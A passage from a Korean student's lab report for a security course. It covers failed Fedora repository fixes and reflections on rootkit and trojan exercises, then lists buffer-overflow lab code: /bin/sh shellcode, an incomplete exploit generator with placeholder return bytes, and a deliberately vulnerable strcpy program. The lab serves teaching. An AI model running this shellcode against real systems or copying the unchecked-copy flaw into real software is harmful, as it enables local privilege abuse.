명령어를 통해 dnf 를 설치하려고 진행했다. 하지만 “cannot find a valid baseurl for repo: updates-released”의 오류 메세지가 뜨면서 설치가 진행되지 않았다. Baseurl 이 유효하지 않아 설치가 안되는 것 같아 “updates-released” 경로로 들어가 파일을 수정하였다.

```
[updates-released]
name=Fedora Core $releasever - $basearch - Updates
#baseurl=http://archives.fedoraproject.org/pub/archive/fedora/linux/core/updates
/4/i386/
mirrorlist=http://mirrors.fedoraproject.org/mirrorlist?repo=updates-released-f$r
eleasever&arch=$basearch
enabled=1
gpgcheck=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-fedora
```

#baseurl 을 위와 같이 수정했고, dnf clean all > dnf update 를 통해 변경사항을 적용 후 설치를 진행하려고 했다.

이때 “cannot find a valid baseurl for repo: extras”가 뜨면서 또 다시 baseurl 이 유효하지 않았다고 한다. 마찬가지로 baseurl 경로룰 수정하고 변경사항을 적용 후 설치를 진행해보았다.

```
[extras]
name=Fedora Extras $releasever - $basearch
#baseurl=http://archives.fedoraproject.org/pub/archive/fedora/linux/extras/4/i38
6/
mirrorlist=http://fedora.redhat.com/download/mirrors/fedora-extras-$releasever
enabled=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-fedora-extras
gpgcheck=1
```

```
[base]
name=Fedora Core $releasever - $basearch - Base
#baseurl=http://archives.fedoraproject.org/pub/archive/fedora/linux/core/4/i386/
os/
mirrorlist=http://fedora.redhat.com/download/mirrors/fedora-core-$releasever
enabled=1
gpgcheck=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-fedora
```

Extras, base 모두 수정해서 적용해보았지만 같은 오류가 발생하면서 진행하지 못했다.

3.2 느낀 점

5주차 실습을 통해서 파일 검증, 바이러스 서명, 트로이 목마, 악성 프로그램 찾기, 루트킷을 진행하면서 이론시간에 배운 공격기법에 대해 진행해볼 수 있었고, 특히 루트킷과 같이 모니터링하는 프로그램, 사이트 등을 알게 되어 의미가 있었다. BOF 실습은 실습 세팅부터 오류 해결하기 위해 많은 검색과 설치 및 삭제를 통해 시도했지만 깔끔하게 진행하지 못했다. 따라서 해당 실습 파일을 보면서 어떤 점을 배우고자 하는지, 실습의 목적을 이해하려고 노력했고, 정리도 해보았다. 코드도 따라 쳐보면서 어떤 결과를 가져올지 예상할 수 있었다.

3.3 소스코드

exploit.c

```
/* exploit.c  */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */

strcpy(buffer,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x??\x??\x??\x??");
    strcpy(buffer+100,shellcode); */
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

call_shellcode.c

```
/* call_shellcode.c  */
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;
int main(int argc, char **argv)
{
   char buf[sizeof(code)];
```

```
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

stack.c

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```